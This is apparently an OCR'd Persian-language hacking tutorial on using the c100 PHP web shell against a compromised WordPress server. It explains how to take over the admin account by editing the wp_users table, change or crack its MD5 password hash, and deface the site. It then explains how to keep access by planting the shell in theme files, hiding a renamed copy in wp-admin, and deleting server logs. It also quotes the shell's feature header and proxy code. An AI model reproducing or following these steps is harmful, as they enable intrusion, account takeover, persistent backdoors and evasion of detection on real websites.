wp_comments	0	MyISAM	2003-05-25 22:18:59	2003-05-25 23:12:03	224 B	
wp_linkcategories	1	MyISAM	2003-05-25 22:18:59	2003-05-25 22:19:03	56 B	
wp_links	7	MyISAM	2003-05-25 22:18:59	2003-05-25 22:19:03	660 B	
wp_options	62	MyISAM	2003-05-25 22:18:59	2003-07-19 00:01:17	5.79 KB	
wp_post2cat	23	MyISAM	2003-05-25 22:18:59	2003-07-18 23:39:25	575 B	
wp_postmeta	42	MyISAM	2003-05-25 22:18:59	2003-07-18 23:39:25	5.12 KB	
wp_posts	24	MyISAM	2003-05-25 22:18:59	2003-07-18 23:39:25	3.96 KB	
wp_usermeta	9	MyISAM	2003-05-25 22:18:59	2003-07-18 23:40:47	460 B	
wp_users	2	MyISAM	2003-05-25 22:18:59	2003-07-18 23:16:27	196 B	
+	11 table(s)	171			17.04 KB	

حالا به حساب DB برسید!

MooRweN & Black_Killer

PHP-Code :

به شما اجازه می دهد که کد های پی اچ پی را بر روی سرور اجرا کنید (هر کدی) !

مثلا:

Echo $_SERVER[‘HTTP_USER_AGENT’];

Backdoor Host :

می توان یک بک دور بر روی سرور ایجاد کرد و بعدا به آن کانکت شد .

Back-Connection:

کاربردی شبیه گزینه ی بالا دارد.

---

milw0rm it:


شما را به سایت milw0rm هدایت می کند. که الان دیگه میلورمی وجود ندارد و در سال 2009 به کار خود پایان دادند. (الفاتحه...)

PHP-Proxy :

شما را به وب سایتی هدایت می کند که یک پراکسی در اطراف شما به وجود می آورد و در ناشناس ماندن شما کمک می کند.

Self remove :

این قسمت برای حذف شل از روی سرور مورد استفاده قرار می گیرد و در واقع کل اسکریپت از روی سرور حذف می شود.



دوستان اگر بر روی سرور شل گذاشتید ، حتما فایل های access.log & error.log را حذف کنید و یا حتما از پراکسی استفاده کنید تا حدالامکان شناسایی نشوید.

MooRweN & Black_Killer

ترفند شماره یک:

شما توانسته اید بر روی سرور شل آپلود کنید و یوزر پسوردmysql را دارید و حالا می خواهید وارد کنترل پنل ورد پرس شوید؟

از منوبار شل گزینه ی SQL را انتخاب و یوزر پسورد خود را وارد و بر روی Connet کلیک کنید.

از سمت چپ دیتا بیس مربوط به word press را انتخاب کنید و بر روی ok کلیک کنید.

حالا تیبل Wp_users را select وکنید:




Table wp_users (10 cols and 2 rows)

[Structure] [Browse] [Dump] [Insert]

0

From: 0 To: 30 View

	ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name	Action
	1	ayda	a02622c45eb22ef57d99330e2b404407	admin	asd@asd.asd	http://	2003-05-25 22:19:00	NULL	0	ayda	
	2	lay	12e086066892a311b752673a28583d3f	lay	asdf@qweqwe.qwe	http://asdfdasd.asd	2003-07-19 06:16:27	NULL	0	lay	

همانطور که می بینید در کولمن user_login دو تا یوزر هستش که ما یوزری را که در کولمن user_nicenamae با نام admin نوشته شده است را select و بر روی گزینه ی edit که در کولمن action مشخص شده است کلید می کنیم و اطلاعات یوزر را هک می کنیم:

Field	Type	Function	Value
ID	bigint (20) unsigned		1
user_login	varchar (60)		ayda
user_pass	varchar (64)		a02622c45eb22ef57d99330e2b404407
user_nicename	varchar (50)		admin
user_email	varchar (100)		asd@asd.asd
user_url	varchar (100)		http://
user_registered	datetime		2003-05-25 22:19:00
user_activation_key	varchar (60)		
user_status	int(11)		0
display_name	varchar (250)		ayda

Insert as new row or Save


Confirm

در این جا سه تا کار می توانیم انجام دهید:

1- ایمیل آدمین را عوض کنیم و ایمیل خود را وارد کنیم و بعد از قسمت فراموشی رمز عبور ورد پرس پسورد جدید را بگیریم.

ورد پرس ایمیلی حاوی لینک تغییر رمز را برای شما می فرستد و می توانید وارد کنترل پنل شوید.

2- مستقیم خود پسورد را تغییر دهید:



در کولمن user_pass پسورد خود را نوشته و جعبه کشویی گزینه ام دی 5 که در بالا مشخص شده است را انتخاب کنید و بعد سیو را بزنید.

3- از یکی از سایت های زیر پسورد ام دی 5 را کرک کنید و به پسورد اصلی برسید. توجه داشته باشید که امکان دارد آدمین چند بار پسورد را هش کرده باشد و باید در این روش خیلی هوشیار بود.

1- md5.rednoize.com

2- gdataonline.com

3- md5decryption.com

4- alimamed.pp.ru

5- passcracking.com

6- md5.hashcracking.com

7- hashchecker.com

8- bigtrapeze.com

9- opencrack.hashkiller.com

10- md5crack.com

11- hashchecker.de

12- md5hashcracker.appspot.com

خوب دوستان حالا شما وارد کنترل پنل ورد پرس ، با دسترسی آدمین شده اید و بعد از دیفیس ماین پیج می خواهید حدالامکان یک بار دیگر هم در آینده وارد کنترل پنل شوید.

1- حتما یک یوزر برای خودتان با دسترسی آدمین درست کنید.

2- در قسمت theme editor فایل های Template 404 (404.php) و Search Results(search.php) را باز کنید و محتویات شل را در آن کپی کنید. برای مثال وقتی چیزی را جستجو کنید ، شل کد لود می شود.

MooRweN & Black_Killer

که برای همین دلیل است وقتی سایتی هک می شود آدمین اول از هر کاری تم وب سایت را عوض می کند.

حالا اگر تم عوض شود همه زحمت های ما به هدر می رود پس باید چیکار کنیم؟

بهترین کار این است که شل را تغییر نام داده و در مسیری که آدمین فکرش را هم نمی کند آپلود کنیم.

برای مثال مسیر wp-admin بهترین مکان می باشد.

خوب بهتر است که فایل هم طوری باشد که آدمین فکرش را هم نکند پس اگر فایل

options-writing.php را به option-writing.php تغییر نام دهیم آدمین اگر باهوش نباشد هرگز نخواهد فهمید که شل هنوز بر روی سرورش وجود دارد.

نگاهی به نحوه کدهای نوشته شده در شل!

در ابتدا سازنده ، خود و ویژگی های موجود در نسخه فعلی شل را توضیح می دهد:

```
**************************************************************************************/
Locus7s Modified c100 Shell  *
Beta v. 1.0a - Project x2300  *
Written by Captain Crunch Team  *
Modified by Shadow & Preddy  *
(Re-Modified by #!physx^ (15.2.07  *
==========================================*
-- New Modifications Implemented  *
+ ----------------------------------------+
Added link to Enumerate to escalate priviledges-  *
Added Rootshell.c-  *
Added Rootshell.c;auto-compiler-  *
Execute Rootshell.c-  *
```

MooRweN & Black_Killer

Added Mig-Log Logcleaner- ❋

Execute Mig-Log Logcleaner- ❋

(milw0rm searcher (Grabs OS and searches milw0rm- ❋

Locus7s Style & Image- ❋

Added w4ck1ng Shell Backdoor Connect and Backdoor- ❋

Added PHP-Proxy link to hide your ass- ❋

Added your ip and server ip with whois capability- ❋

Added private 0day released by allahaka which utilizes the linux- ❋

.sudo bash to execute a stack overflow ❋

==========❋

:FEB. 14, 2007 RELEASE NOTES ❋

+ ----------+

PRIVATE RELEASE OF C100 SHELL FOR LOCUS7S MEMBERS ❋

FAILURE TO DO SO WILL RESULT IN LOSS OF VIP ❋

.MEMBERS ACCESS, BAN FROM SITE, AND NO REFUND FOR VIP ❋

==========❋

:PRODUCT INFO ❋

+ ----------+

C100 SHELL CREATED BY CAPTAIN CRUNCH SECURITY TEAM ❋

WWW.CCTEAM.RU ❋

C100 SHELL - REVAMPED (X2300) MODIFIED BY LOCUS7S ❋

UNDERGROUND NETWORK | WWW.LOCUS7S.COM ❋

/E0T\ ❋

/**********

بعد کد proxy را می نویسد:

```
//  for php proxy purposes


function selfURL() { $s = empty($_SERVER["HTTPS"]) ? '' : ($_SERVER["HTTPS"] == "on") ? "s" : ""; $protocol =
strleft(strtolower($_SERVER["SERVER_PROTOCOL"]), "/").$s; $port = ($_SERVER["SERVER_PORT"] == "80") ? "" :
(":".$_SERVER["SERVER_PORT"]); return
$protocol."://".$_SERVER['SERVER_NAME'].$port.$_SERVER['REQUEST_URI']; } function strleft($s1, $s2) { return
{ ;((substr($s1, 0, strpos($s1, $s2

;(()selfurl = base64_encode(selfURL$

;phprox="http://twofaced.org/proxy/index.php?q=".$selfurl$
```

و به همین ترتیب سایر کدها نوشته می شوند.

اگر توجه داشته باشید در شل آیکون هم وجود دارد که همین دلیل باعث شده است تا نسبت به سایر شل ها متفاوت باشد. اما چطوری این کار را انجام داده اند!

کد زیر مسئول ترجمه این کدها به عکس می باشد:

```
"ext_html" =>

."R0lGODlhEwAQALMAAAAAAP///2trnM3P/FBVhrPO9l6Itoyt0yhgk+Xy/WGp4sXl/i6Z4mfd/HNz"

."c////yH5BAEAAA8ALAAAAAAATABAAAAST8Ml3qq1m6nmC/4GhbFoXJEO1CANDSociGkbACHi20U3P"

."KIFGIjAQODSiBWO5NAxRRmTggDgkmM7E6iipHZYKBVNQSBSikukSwW4jymcupYFgIBqL/MK8KBDk"

."Bkx2BXWDfX8TDDaFDA0KBAd9fnIKHXYIBJgHBQOHcg+VCikVA5wLpYgbBKurDqysnxMOs7S1sxIR"

,"=ADs"

<="ext_jpg"

"
R0lGODlhEAAQADMAACH5BAEAAAkALAAAAAAQABAAgwAAAP///8DAwICAgICAAP8AAAD/AIAAA
."ACA

."AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAARccMhJk70j6K3FuFbGbULwJcUhjgHgAkUqEgJNEEAgxEci"

."Ci8ALsALaXCGJK5o1AGSBsIAcABgjgCEwAMEXp0BBMLl/A6x5WZtPfQ2g6+0j8Vx+7b4/NZqgftd"

,"==FxEAOw"
```

MooRweN & Black_Killer

دوستان php همه کار انجام می دهد و همه و همه کار را انجام می دهد ، هیچوقت این را فراموش نکنید.

اگر شل 3.99 را ندارید می توانید با یک سرچ کوچیک در گوگل آن را پیدا کنید.

در انتها جا دارد از دوست عزیزی که نخواستن اسمشان را بیاورم ، تشکر و قدردانی کنم (ارباب 32).